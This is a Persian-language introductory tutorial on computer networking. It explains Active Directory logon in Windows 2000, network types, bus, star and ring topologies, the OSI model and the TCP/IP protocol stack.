Active Directory ، یک مکان متمرکز بمنظور جمع آوری و توزیع اطلاعات در رابطه با اشیا موجود در شبکه شامل کاربران، گروهها و چاپگر ها بوده و امکان یافتن و استفاده از اطلاعات را آسان خواهد کرد .

تدابیر امنیتی در ارتباط با Active Directory ، پیش بینی و زمینه تحقق آن با استفاده از Log on و کنترل دستیابی به اشیا موجود در دایرکتوری، فراهم می گردد . پس از فرآیند ورود به شبکه (یک log on به یک شبکه) ، مدیران شبکه قادر به مدیریت داده ها ی موجود در دایرکتوری می گردند . کاربران تائید شده نیز امکان دستیابی به منابع موجود در شبکه را از هر مکانی بدست خواهند آورد .

●مزایای Active Directory

استفاده از Active Directory ، دارای مزایای زیر است :

۱-کاهش مجموع هزینه مالکیت . پارامتر فوق به هزینه مالکیت یک کامپیوتر، مرتبط می گردد . هزینه فوق شامل : هزینه های مربوط به نگهداری ، آموزش ،پشتیبانی فنی ، ارتقاء سخت افزار و نرم افزار استActive Directory . ، با پیاده سازی سیاست ها باعث کاهش برخی از هزینه های فوق ،می گردد . بکارگیری یک سیاست به همراه Active Directory ، این امکان را فراهم می آورد که پیکربندی محیط مربوطه و نصب برنامه ها ، از یک مکان مرکزی ، انجام شود .بدین ترتیب زمان مربوط به پیکربندی و نصب برنامه ها بر روی هر کامپیوتر ،کاهش پیدا خواهد کرد .

۲-مدیریت انعطاف پذیر . واحد های سازمانی درون یک Domain را می توان بر اساس سیاست های موجود در Active Directory، تقسیم نمود. بدین ترتیب ، واحدهای سازمانی ،امکان تعریف کاربران خاص بمنظور مدیریت بخش هایی خاص از شبکه را بدست می آورند .

Scalability با استفاده از Active Directory ، امکان استفاده از سرویس های دایرکتوری برای سازمان هایی با ابعاد متفاوت، فراهم می گردد .

تسهیل در مدیریت Active Directory ابزارهای مدیریتی خاصی را ارائه که مدیران شبکه، با استفاده از آنان قادر به مدیریت منابع موجود در شبکه خواهند بود .

۴- دستیابی به یک شبکه ویندوز ۲۰۰۰ برای استفاده از منابع تعریف شده در شبکه، کاربران می بایست فرآیند Log on را دنبال نمایند . در زمان فرآیند Log on ، ویندوز ۲۰۰۰ اعتبار و هویت یک کاربر را تائید خواهد کرد . فرآیند فوق ، این اطمینان را بوجود خواهد آورد که صرفا کاربران معتبر و تائید شده، قادر به دستیابی منابع موجود بر روی یک کامپیوتر در شبکه ،خواهند بود . پس از اتمام موفقیت آمیز فرآیند ورود به شبکه ،زمینه استفاده از منابع موجود در تمام شبکه با توجه به سیاست های تعریف شده، فراهم می گردد . کاربران برای دستیابی به منابع در یک شبکه مبتنی بر ویندوز ۲۰۰۰ ، به یک Account ، نیاز خواهد داشت . Account ، شامل اطلاعات مرتبط با یک کاربر بوده و شامل نام و رمز عبور است . در صورتیکه کامپیوتر یک Memeber Domain باشد ، Accountمربوط به کاربر، امکان log on نمودن به کامپیوتر بصورت محلی و یا به) Domain اما نه هر دو) را فراهم و زمینه استفاده از منابع موجود در شبکه با توجه به مجوزهای تعریف شده ، فراهم خواهد شد . در صورتیکه کامپیوتر عضوی از یک Workgroupباشد ، Accountمربوطه ، امکان Log on نمودن کاربر را صرفا به کامپیوتر محلی، فراهم می نماید. (چون Accountکاربر صرفا بر روی بانک اطلاعاتی امنیتی همان کامپیوتر محلی ذخیره شده است) . برای ورود به یک Domain ویندوز ۲۰۰۰ ، کاربران می بایست ، نام خود را بصورت خاصی وارد نمایند .نام فوق، شامل نام کاربر بوده که بدنبال آن از کاراکتر @ و یک پسوند استفاده می گردد. پسوند فوق، Domainمربوطه ای است که account بر روی آن وجود دارد . User1@Citys.comنمونه ای در این زمینه است.


●ورود به شبکه

برای ورود به ویندوز ۲۰۰۰ ، کلیدهای CTRL+ALT+DELETE بصورت همزمان فشرده و فعال می گردند. پس از فعال نمودن کلیدهای فوق جعبه محاوره ای ورود به ویندوز فعال می گردد . با تایپ نام و رمز عبور در محل مربوطه ، فرآیند ورود به شبکه انجام خواهد شد. در ادامه می توان با کلیک نمودن برروی کامپیوترهای محلی و یا Domain مربوطه در لیست به هر یک از آنها log on نمود .

●مشاهده Network Membership

پس از ورود به شبکه، می توان با استفاده از جعبه محاوره ای System Properties ، از نوع عضویت در شبکه آگاهی پیدا کرد : یک Domain و یا یک . Workgroup برای دستیابی به جعبه محاوره ای System Properties مراحل زیر را دنبال نمائید :

از طریق Desktop بر روی آیکون MyComputer کلیک سمت راست نموده و در ادامه برروی گزینه Properties کلیک نمائید. جعبه محاوره ای System Properties ، دارای پنج Tab است . بر روی Network Identification کلیک تا مشخص گردد که کامپیوتر مورد نظر به یک Doamin و یا Workgroup تعلق دارد.



شبکه اترنت

دستیابی به اطلاعات با روش های مطمئن و با سرعت بالا یکی از رموز موفقیت هر سازمان و موسسه است . طی سالیان اخیر هزاران پرونده و کاغذ که حاوی اطلاعات با ارزش برای یک سازمان بوده ، در کامپیوتر ذخیره شده اند. با تغذیه دریائی از اطلاعات به کامپیوتر ، امکان مدیریت الکترونیکی اطلاعات فراهم شده است . کاربران متفاوت در اقصی نقاط جهان قادر به اشتراک اطلاعات بوده و تصویری زیبا از همیاری و همکاری اطلاعاتی را به نمایش می گذارند.

شبکه های کامپیوتری در این راستا و جهت نیل به اهداف فوق نقش بسیار مهمی را ایفاء می نمایند.اینترنت که عالی ترین تبلور یک شبکه کامپیوتری در سطح جهان است، امروزه در مقیاس بسیار گسترده ای استفاده شده و ارائه دهندگان اطلاعات ، اطلاعات و یا فرآورده های اطلاعاتی خود را در قالب محصولات تولیدی و یا خدمات در اختیار استفاده کنندگان قرار می دهند. وب که عالی ترین سرویس خدماتی اینترنت می باشد کاربران را قادر می سازد که در اقصی نقاط دنیا اقدام به خرید، آموزش ، مطالعه و ... نمایند.

با استفاده از شبکه، یک کامپیوتر قادر به ارسال و دریافت اطلاعات از کامپیوتر دیگر است . اینترنت نمونه ای عینی از یک شبکه کامپیوتری است . در این شبکه میلیون ها کامپیوتر در اقصی نقاط جهان به یکدیگر متصل شده اند.اینترنت شبکه ای است مشتمل بر زنجیره ای از شبکه های کوچکتر است . نقش شبکه های کوچک برای ایجاد تصویری با نام اینترنت بسیار حائز اهمیت است . تصویری که هر کاربر با نگاه کردن به آن گمشده خود را در آن پیدا خواهد کرد. در این بخش به بررسی شبکه های کامپیوتری و جایگاه مهم آنان در زمینه تکنولوژی اطلاعات و مدیریت الکترونیکی اطلاعات خواهیم داشت .

شبکه های محلی و شبکه های گسترده

تاکنون شبکه های کامپیوتری بر اساس مؤلفه های متفاوتی تقسیم بندی شده اند. یکی از این مؤلفه ها " حوزه جغرافیائی " یک شبکه است . بر همین اساس شبکه ها به دو گروه عمده (network LAN)Local area و (network WAN)Wide area تقسیم می گردند. در شبکه های LAN مجموعه ای از دستگاه های موجود در یک حوزه جغرافیائی محدود، نظیر یک ساختمان به یکدیگر متصل می گردند . در شبکه های WAN تعدادی دستگاه که از یکدیگر کیلومترها فاصله دارند به یکدیگر متصل خواهند شد. مثلا " اگر دو کتابخانه که هر یک در یک ناحیه از شهر بزرگی مستقر می باشند، قصد اشتراک اطلاعات را داشته باشند، می بایست شبکه ای WAN ایجاد و کتابخانه ها را به یکدیگر متصل نمود. برای اتصال دو کتابخانه فوق می توان از امکانات مخابراتی متفاوتی نظیر خطوط اختصاصی (Leased) استفاده نمود. شبکه های LAN نسبت به شبکه های WAN دارای سرعت بیشتری می باشند. با رشد و توسعه دستگاههای متفاوت مخابراتی میزان سرعت شبکه های WAN ، تغییر و بهبود پیدا کرده است . امروزه با بکارگیری و استفاده از فیبر نوری در شبکه های LAN امکان ارتباط دستگاههای متعدد که در مسافت های طولانی نسبت به یکدیگر قرار دارند، فراهم شده است .

تقسیم بندی شبکه ها

شبکه های کامپیوتری را بر اساس مؤلفه های متفاوتی تقسیم بندی می نمایند. در ادامه به برخی از متداولترین تقسیم بندی های موجود اشاره می گردد .

● تقسیم بندی بر اساس نوع وظایف . کامپیوترهای موجود در شبکه را با توجه به نوع وظایف مربوطه به دو گروه عمده : سرویس دهندگان (Servers) و یا سرویس گیرندگان (Clients) تقسیم می نمایند. کامپیوتر هایی در شبکه که برای سایر کامپیوترها سرویس ها و خدماتی را ارائه می نمایند ، سرویس دهنده نامیده می گردند. کامپیوتر هایی که از خدمات و سرویس های ارائه شده توسط سرویس دهندگان استفاده می کنند ، سرویس گیرنده نامیده می شوند .

در شبکه های Client-Server ، یک کامپیوتر در شبکه نمی تواند هم بعنوان سرویس دهنده و هم بعنوان سرویس گیرنده ، ایفای وظیفه نماید.

در شبکه های Peer-To-Peer ، یک کامپیوتر می تواند هم بصورت سرویس دهنده و هم بصورت سرویس گیرنده ایفای وظیفه نماید.

یک شبکه LAN در ساده ترین حالت از اجزای زیر تشکیل شده است :

- دو کامپیوتر شخصی . یک شبکه می تواند شامل چند صد کامپیوتر باشد. حداقل یکی از کامپیوترها می بایست بعنوان سرویس دهنده مشخص گردد. (در صورتیکه شبکه از نوع Client-Server باشد). سرویس دهنده، کامپیوتری است که هسته اساسی سیستم عامل بر روی آن نصب خواهد شد.

- یک عدد کارت شبکه (NIC) برای هر دستگاه. کارت شبکه نظیر کارت هائی است که برای مودم و صدا در کامپیوتر استفاده می گردد. کارت شبکه مسئول دریافت ، انتقال ، سازماندهی و ذخیره سازی موقت اطلاعات در طول شبکه است . بمنظور انجام وظایف فوق کارت های شبکه دارای پردازنده ، حافظه و
گذرگاه اختصاصی خود هستند.

● تقسیم بندی بر اساس توپولوژی . الگوی هندسی استفاده شده جهت اتصال کامپیوترها ، توپولوژی نامیده می شود. توپولوژی انتخاب شده برای پیاده سازی شبکه ها، عاملی مهم در جهت کشف و برطرف نمودن خطا در شبکه خواهد بود. انتخاب یک توپولوژی خاص نمی تواند بدون ارتباط با محیط انتقال و روش های استفاده از خط مطرح گردد. نوع توپولوژی انتخابی جهت اتصال کامپیوترها به یکدیگر ، مستقیما " بر نوع محیط انتقال و روش های استفاده از خط تاثیر می گذارد. با توجه به تاثیر مستقیم توپولوژی انتخابی در نوع کابل کشی و هزینه های مربوط به آن ، می بایست با دقت و تامل به انتخاب توپولوژی یک شبکه همت گماشت . عوامل مختلفی جهت انتخاب یک توپولوژی بهینه مطرح می شود. مهمترین این عوامل بشرح ذیل است :

- هزینه . هر نوع محیط انتقال که برای شبکه LAN انتخاب گردد، در نهایت می بایست عملیات نصب شبکه در یک ساختمان پیاده سازی گردد. عملیات فوق فرآیندی طولانی جهت نصب کانال های مربوطه به کابل ها و محل عبور کابل ها در ساختمان است . در حالت ایده آل کابل کشی و ایجاد کانال های مربوطه می بایست قبل از تصرف و بکارگیری ساختمان انجام گرفته باشد. بهرحال می بایست هزینه نصب شبکه بهینه گردد.

- انعطاف پذیری . یکی از مزایای شبکه های LAN ، توانائی پردازش داده ها و گستردگی و توزیع گره ها در یک محیط است . بدین ترتیب توان محاسباتی سیستم و منابع موجود در اختیار تمام استفاده کنندگان قرار خواهد گرفت . در ادارات همه چیز تغییر خواهد کرد.(لوازم اداری، اتاقها و ...) . توپولوژی انتخابی می بایست به سادگی امکان تغییر پیکربندی در شبکه را فراهم نماید. مثلا " ایستگاهی را از نقطه ای به نقطه دیگر انتقال و یا قادر به ایجاد یک ایستگاه جدید در شبکه باشیم .

توپولوژی های رایج در شبکه

سه نوع توپولوژی رایج در شبکه های LAN استفاده می گردد :

- BUS
- STAR
- RING

توپولوژی BUS :

یکی از رایجترین توپولوژی ها برای پیاده سازی شبکه های LAN است . در مدل فوق از یک کابل بعنوان ستون فقرات اصلی در شبکه استفاده شده و تمام کامپیوترهای موجود در شبکه (سرویس دهنده ، سرویس گیرنده) به آن متصل می گردند .

مزایای توپولوژی BUS

- کم بودن طول کابل . به دلیل استفاده از یک خط انتقال جهت اتصال تمام کامپیوترها ، در توپولوژی فوق از کابل کمی استفاده می شود.موضوع فوق باعث پایین آمدن هزینه نصب و ایجاد تسهیلات لازم در جهت پشتیبانی شبکه خواهد بود.

- ساختار ساده . توپولوژی BUS دارای یک ساختار ساده است . در مدل فوق صرفا " از یک کابل برای انتقال اطلاعات استفاده می شود.

- توسعه آسان . یک کامپیوتر جدید را می توان براحتی در نقطه ای از شبکه اضافه کرد. در صورت اضافه شدن ایستگاههای بیشتر در یک سگمنت ، می توان از تقویت کننده هایی به نام Repeater استفاده کرد.

معایب توپولوژی BUS

- مشکل بودن عیب یابی . با اینکه سادگی موجود در توپولوژی BUS امکان بروز اشتباه را کاهش می دهند، ولی در صورت بروز خطا کشف آن ساده نخواهد بود. در شبکه هایی که از توپولوژی فوق استفاده می نمایند ، کنترل شبکه در هر گره دارای مرکزیت نبوده و در صورت بروز خطا می بایست نقاط زیادی بمنظور تشخیص خطا بازدید و بررسی گردند.

- ایزوله کردن خطا مشکل است . در صورتیکه یک کامپیوتر در توپولوژی فوق دچار مشکل گردد ، می بایست کامپیوتر را در محلی که به شبکه متصل است رفع عیب نمود. در موارد خاص می توان یک گره را از شبکه جدا کرد. در حالتی که اشکال در محیط انتقال باشد ، تمام یک سگمنت می بایست از شبکه خارج گردد.

- ماهیت تکرار کننده ها . در مواردیکه برای توسعه شبکه از تکرار کننده ها استفاده می گردد، ممکن است در ساختار شبکه تغییراتی نیز داده شود. موضوع فوق مستلزم بکارگیری کابل بیشتر و اضافه نمودن اتصالات مخصوص شبکه است .

توپولوژی STAR :

در این نوع توپولوژی همانگونه که از نام آن مشخص است ، از مدلی شبیه "ستاره "استفاده می گردد. در این مدل تمام کامپیوترهای موجود در شبکه معمولا " به یک دستگاه خاص با نام " هاب " متصل خواهند شد .

مزایای توپولوژی STAR

- سادگی سرویس شبکه . توپولوژی STAR شامل تعدادی از نقاط اتصالی در یک نقطه مرکزی است . ویژگی فوق تغییر در ساختار و سرویس شبکه را آسان می نماید.

- در هر اتصال یک دستگاه . نقاط اتصالی در شبکه ذاتاً مستعد اشکال هستند. در توپولوژی STAR اشکال در یک اتصال ، باعث خروج آن خط از شبکه و سرویس و اشکال زدایی خط مزبور است . عملیات فوق تاثیری در عملکرد سایر کامپیوترهای موجود در شبکه نخواهد گذاشت .

- کنترل مرکزی و عیب یابی . با توجه به این مسئله که نقطه مرکزی مستقیما به هر ایستگاه موجود در شبکه متصل است ، اشکالات و ایرادات در شبکه به سادگی تشخیص و مهار خواهند گردید.

- روش های ساده دستیابی . هر اتصال در شبکه شامل یک نقطه مرکزی و یک گره جانبی است . در چنین حالتی دستیابی به محیط انتقال جهت ارسال و دریافت اطلاعات دارای الگوریتمی ساده خواهد بود.

معایب توپولوژی STAR

- زیاد بودن طول کابل . به دلیل اتصال مستقیم هر گره به نقطه مرکزی ، مقدار زیادی کابل مصرف می شود. با توجه به اینکه هزینه کابل نسبت به تمام شبکه ، کم است ، تراکم در کانال کشی جهت کابل ها و مسائل مربوط به نصب و پشتیبانی آنها بطور قابل توجهی هزینه ها را افزایش خواهد داد.

- مشکل بودن توسعه . اضافه نمودن یک گره جدید به شبکه مستلزم یک اتصال از نقطه مرکزی به گره جدید است . با اینکه در زمان کابل کشی پیش بینی های لازم جهت توسعه در نظر گرفته می شود ، ولی در برخی حالات نظیر زمانیکه طول زیادی از کابل مورد نیاز بوده و یا اتصال مجموعه ای از گره های غیر قابل پیش بینی اولیه ، توسعه شبکه را با مشکل مواجه خواهد کرد.

- وابستگی به نقطه مرکزی . در صورتیکه نقطه مرکزی (هاب) در شبکه با مشکل مواجه شود ، تمام شبکه غیرقابل استفاده خواهد بود.

توپولوژی RING :

در این نوع توپولوژی تمام کامپیوترها بصورت یک حلقه به یکدیگر مرتبط می گردند .تمام کامپیوترهای موجود در شبکه (سرویس دهنده ، سرویس گیرنده) به یک کابل که بصورت یک دایره بسته است ، متصل می گردند. در مدل فوق هر گره به دو و فقط دو همسایه مجاور خود متصل است . اطلاعات از گره مجاور دریافت و به گره بعدی ارسال می شوند. بنابراین داده ها فقط در یک جهت حرکت کرده و از ایستگاهی به ایستگاه دیگر انتقال پیدا می کنند .

مزایای توپولوژی RING

- کم بودن طول کابل . طول کابلی که در این مدل بکار گرفته می شود ، قابل مقایسه به توپولوژی BUS نبوده و طول کمی را در بردارد. ویژگی فوق باعث کاهش تعداد اتصالات (کانکتور) در شبکه شده و ضریب اعتماد به شبکه را افزایش خواهد داد.

- نیاز به فضائی خاص جهت انشعابات در کابل کشی نخواهد بود.بدلیل استفاده از یک کابل جهت اتصال هر گره به گره همسایه اش ، اختصاص محل هایی خاص بمنظور کابل کشی ضرورتی نخواهد داشت .

- مناسب جهت فیبر نوری . استفاده از فیبر نوری باعث بالا رفتن نرخ سرعت انتقال اطلاعات در شبکه است. چون در توپولوژی فوق ترافیک داده ها در یک جهت است ، می توان از فیبر نوری بمنظور محیط انتقال استفاده کرد.در صورت تمایل می توان در هر بخش از شبکه از یک نوع کابل بعنوان محیط انتقال استفاده کرد . مثلا در محیط های ادرای از مدل های مسی و در محیط کارخانه از فیبر نوری استفاده کرد.

معایب توپولوژی RING

- اشکال در یک گره باعث اشکال در تمام شبکه می گردد. در صورت بروز اشکال در یک گره ، تمام شبکه با اشکال مواجه خواهد شد. و تا زمانیکه گره معیوب از شبکه خارج نگردد ، هیچگونه ترافیک اطلاعاتی را روی شبکه نمی توان داشت .

- اشکال زدایی مشکل است . بروز اشکال در یک گره می تواند روی تمام گره های دیگر تاثیر گذار باشد. بمنظور عیب یابی می بایست چندین گره بررسی تا گره مورد نظر پیدا گردد.

- تغییر در ساختار شبکه مشکل است . در زمان گسترش و یا اصلاح حوزه جغرافیائی تحت پوشش شبکه ، بدلیل ماهیت حلقوی شبکه مسائلی به وجود خواهد آمد .

- توپولوژی بر روی نوع دستیابی تاثیر می گذارد. هر گره در شبکه دارای مسئولیت عبور دادن داده ای است که از گره مجاور دریافت داشته است . قبل از اینکه یک گره بتواند داده خود را ارسال نماید ، می بایست به این اطمینان برسد که محیط انتقال برای استفاده قابل دستیابی است .

تقسیم بندی بر اساس حوزه جغرافی تحت پوشش .

شبکه های کامپیوتری با توجه به حوزه جغرافیائی تحت پوشش به سه گروه تقسیم می گردند :

- شبکه های محلی (کوچک) LAN
- شبکه های متوسط MAN
- شبکه های گسترده WAN

شبکه های LAN . :

حوزه جغرافیائی که توسط این نوع از شبکه ها پوشش داده می شود ، یک محیط کوچک نظیر یک ساختمان اداری است . این نوع از شبکه ها دارای ویژگی های زیر می باشند :

- توانائی ارسال اطلاعات با سرعت بالا
- محدودیت فاصله
- قابلیت استفاده از محیط مخابراتی ارزان نظیر خطوط تلفن بمنظور ارسال اطلاعات
- نرخ پایین خطا در ارسال اطلاعات با توجه به محدود بودن فاصله

شبکه های MAN . :

حوزه جغرافیائی که توسط این نوع شبکه ها پوشش داده می شود ، در حد و اندازه یک شهر و یا شهرستان است . ویژگی های این نوع از شبکه ها بشرح زیر است :

- پیچیدگی بیشتر نسبت به شبکه های محلی
- قابلیت ارسال تصاویر و صدا
- قابلیت ایجاد ارتباط بین چندین شبکه

شبکه های WAN . :

حوزه جغرافیائی که توسط این نوع شبکه ها پوشش داده می شود ، در حد و اندازه کشور و قاره است . ویژگی این نوع شبکه ها بشرح زیر است :

- قابلیت ارسال اطلاعات بین کشورها و قاره ها
- قابلیت ایجاد ارتباط بین شبکه های LAN
- سرعت پایین ارسال اطلاعات نسبت به شبکه های LAN
- نرخ خطای بالا با توجه به گستردگی محدوده تحت پوشش

OSI

من قبلا در این باره توضیح دادم ولی چون دیدم گفتن دوباره این مبحث به صورت جمع بندی شده و خلاصه خالی از لطف نیست ، تصمیم گرفتم دوباره در این جا یک یادآوری بکنم .

بمنظور شناخت مناسب نحوه عملکرد پروتکل در شبکه می بایست با برخی از مدل های رایج شبکه که معماری شبکه را تشریح می نمایند، آشنا گردید. مدل Open(OSI Systems Interconnection) یک مرجع مناسب در این زمینه است . این مدل در سال ۱۹۸۴ توسط ISO (یک سازمان بین المللی استاندارد سازی با بیش از ۱۳۰ عضو) ارائه گردید. در مدل فوق از هفت لایه برای تشریح فرآیندهای مربوط به ارتباطات استفاده می گردد. هریک از لایه ها مسئولیت انجام عملیات خاصی را برعهده دارند.. مدل OSI بعنوان یک مرجع و راهنما برای شناخت عملیات مربوط به ارتباطات استفاده می گردد. بمنظور آشنا ئی با نحوه عملکرد یک شبکه ، مطالعه مدل فوق، مفید خواهد بود. شکل زیر هفت لایه مدل OSI را نشان می دهد.

ارسال و دریافت اطلاعات از طریق لایه های مربوطه در کامپیوترهای فرستنده و گیرنده انجام خواهد شد. داده ها توسط یک برنامه و توسط کاربر تولید خواهند شد (نظیر یک پیام الکترونیکی) .شروع ارسال داده ها از لایه Application است . در ادامه و با حرکت به سمت پایین، در هر لایه عملیات مربوطه انجام و داده هایی به بسته های اطلاعاتی اضافه خواهد شد. در آخرین لایه (لایه فیزیکی) با توجه به محیط انتقال استفاده شده ، داده ها به سیگنالهای الکتریکی، پالس هایی از نور و یا سیگنالهای رادیوئی تبدیل و از طریق کابل و یا هوا برای کامپیوتر مقصد ارسال خواهند شد. پس از دریافت داده در کامپیوتر مقصد ، عملیات مورد نظر (معکوس عملیات ارسال) توسط هر یک از لایه ها انجام و در نهایت با رسیدن داده به لایه Application و به کمک یک برنامه، امکان استفاده از اطلاعات ارسالی فراهم خواهد شد. شکل زیر نحوه انجام فرآیند فوق را نشان می دهد.

لایه های OSI

همانگونه که اشاره گردید مدل OSI از هفت لایه متفاوت تشکیل شده است . در ادامه عملکرد هر لایه تشریح می گردد:

- لایه هفت (Application) . این لایه با سیستم عامل و یا برنامه های کاربردی ارتباط دارد. کاربران با استفاده از نرم افزارهای کاربردی متفاوت قادر به انجام عملیات مرتبط با شبکه خواهند بود. مثلا کاربران می توانند اقدام به ارسال فایل خواندن پیام ارسال پیام و ... نمایند.

- لایه شش (Presentation) . لایه فوق داده های مورد نظر خود را از لایه Application اخذ و آنها را بگونه ای تبدیل خواهد کرد که توسط سایر لایه ها قابل استفاده باشد.

- لایه پنج (Session) . لایه فوق مسئول ایجاد ، پشتیبانی و ارتباطات مربوطه با دستگاه دریافت کننده اطلاعات است .

- لایه چهار (Transport) . لایه فوق مسئول پشتیبانی کنترل جریان داده ها و بررسی خطا و بازیابی اطلاعات بین دستگاه های متفاوت است . کنترل جریان داده ها ، بدین معنی است که لایه فوق در صورتیکه اطلاعاتی از چندین برنامه ارسال شده باشد ، داده های مربوطه به هر برنامه را به یک stream آماده تبدیل تا در اختیار شبکه فیزیکی قرار داده شوند.

- لایه سه (Network) . در لایه فوق روش ارسال داده ها برای دستگاه گیرنده تعیین خواهد شد. پروتکل های منطقی ، روتینگ و آدرس دهی در این لایه انجام خواهد شد.

- لایه دو (Data). در لایه فوق ، پروتکل های فیزیکی به داده اضافه خواهند شد. در این لایه نوع شبکه و وضعیت بسته های اطلاعاتی (Packet) نیز تعیین می گردند.

لایه یک (Physical) . لایه فوق در ارتباط مستقیم با سخت افزار بوده و خصایص فیزیکی شبکه نظیر : اتصالات ، ولتاژ و زمان را مشخص می نماید. مدل OSI بصورت یک مرجع بوده و پروتکل های پشته ای یک و یا چندین لایه از مدل فوق را ترکیب و در یک لایه پیاده سازی می نمایند.

پروتکل های پشته ای

یک پروتکل پشته ای ، شامل مجموعه ای از پروتکل ها است که با یکدیگر فعالیت نموده تا امکان انجام یک عملیات خاص را برای سخت افزار و یا نرم افزار فراهم نمایند. پروتکل TCP/IP نمونه ای از پروتکل های پشته ای است . پروتکل فوق از چهار لایه استفاده می نماید

- لایه یک (Network Interface) . لایه فوق ، لایه های Physical و Data را ترکیب و داده های مربوط به دستگاه های موجود در یک شبکه را روت خواهد کرد.

- لایه دو (Internet) . لایه فوق متناظر لایه Network در مدل OSI است . پروتکل اینترنت (IP) ، با استفاده از آدرس IP (شامل یک مشخصه شبکه و یک مشخصه میزبان) ، آدرس دستگاه مورد نظر برای ارتباط را مشخص می نماید.

- لایه سه (Transport) . لایه فوق متناظر با لایه Transport در مدل OSI است . پروتکل TCP(Transport control protocol)
در لایه فوق ایفای وظیفه می نماید

- لایه چهار (Application) . لایه فوق متناظر با لایه های Session,Presentation و Application در مدل OSI است. پروتکل هایی نظیر FTP و SMTP در لایه فوق ایفای وظیفه می نمایند.

پروتکل TCP/IP

TCP/IP پروتکل استاندارد در اکثر شبکه های بزرگ است . با اینکه پروتکل فوق کند و مستلزم استفاده از منابع زیادی است ، ولی بدلیل مزایای بالای آن نظیر : قابلیت روتینگ ، حمایت در اغلب پلات فورم ها و سیستم های عامل همچنان در زمینه استفاده از پروتکل ها حرف اول را می زند. با استفاده از پروتکل فوق کاربران با در اختیار داشتن ویندوز و پس از اتصال به شبکه اینترنت، براحتی قادر به ارتباط با کاربران دیگر خواهند بود که از مکینتاش استفاده می کند

امروزه کمتر محیطی را می توان یافت که نیاز به دانش کافی در رابطه با TCP/IP نباشد. حتی سیستم عامل شبکه ای ناول که سالیان متمادی از پروتکل IPX/SPX برای ارتباطات استفاده می کرد، در نسخه شماره پنج خود به ضرورت استفاده از پروتکل فوق واقف و نسخه اختصاصی خود را در این زمینه ارائه نمود.

پروتکل TCP/IP در ابتدا برای استفاده در شبکه ARPAnet (نسخه قبلی اینترنت) طراحی گردید. وزارت دفاع امریکا با همکاری برخی از دانشگاهها اقدام به طراحی یک سیستم جهانی نمود که دارای قابلیت ها و ظرفیت های متعدد حتی در صورت بروز جنگ هسته ای باشد. پروتکل ارتباطی برای شبکه فوق ، TCP/IP در نظر گرفته شد.

اجزای پروتکل TCP/IP

پروتکل TCP/IP از مجموعه پروتکل های دیگر تشکیل شده که هر یک در لایه مربوطه، وظایف خود را انجام می دهند. پروتکل های موجود در لایه های Transport و Network دارای اهمیت بسزائی بوده و در ادامه به بررسی آنها خواهیم پرداخت .

پروتکل های موجود در لایه Network پروتکل TCP/IP

- پروتکل Transmission Control Protocol (TCP) ، مهمترین وظیفه پروتکل فوق اطمینان از صحت ارسال اطلاعات است . پروتکل فوق اصطلاحا Connection-oriented نامیده می شود. علت این امر ایجاد یک ارتباط مجازی بین کامپیوترهای فرستنده و گیرنده بعد از ارسال اطلاعات است . پروتکل هایی از این نوع ، امکانات بیشتری را بمنظور کنترل خطاهای احتمالی در ارسال اطلاعات فراهم نموده ولی بدلیل افزایش بار عملیاتی سیستم کارائی آنان کاهش خواهد یافت . از پروتکل TCP بعنوان یک پروتکل قابل اطمینان نیز یاد می شود. علت این امر ارسال اطلاعات و کسب آگاهی لازم از گیرنده اطلاعات بمنظور اطمینان از صحت ارسال توسط فرستنده است . در صورتیکه بسته های اطلاعاتی به درستی دراختیار فرستنده قرار نگیرند، فرستنده مجددا اقدام به ارسال اطلاعات می نماید.

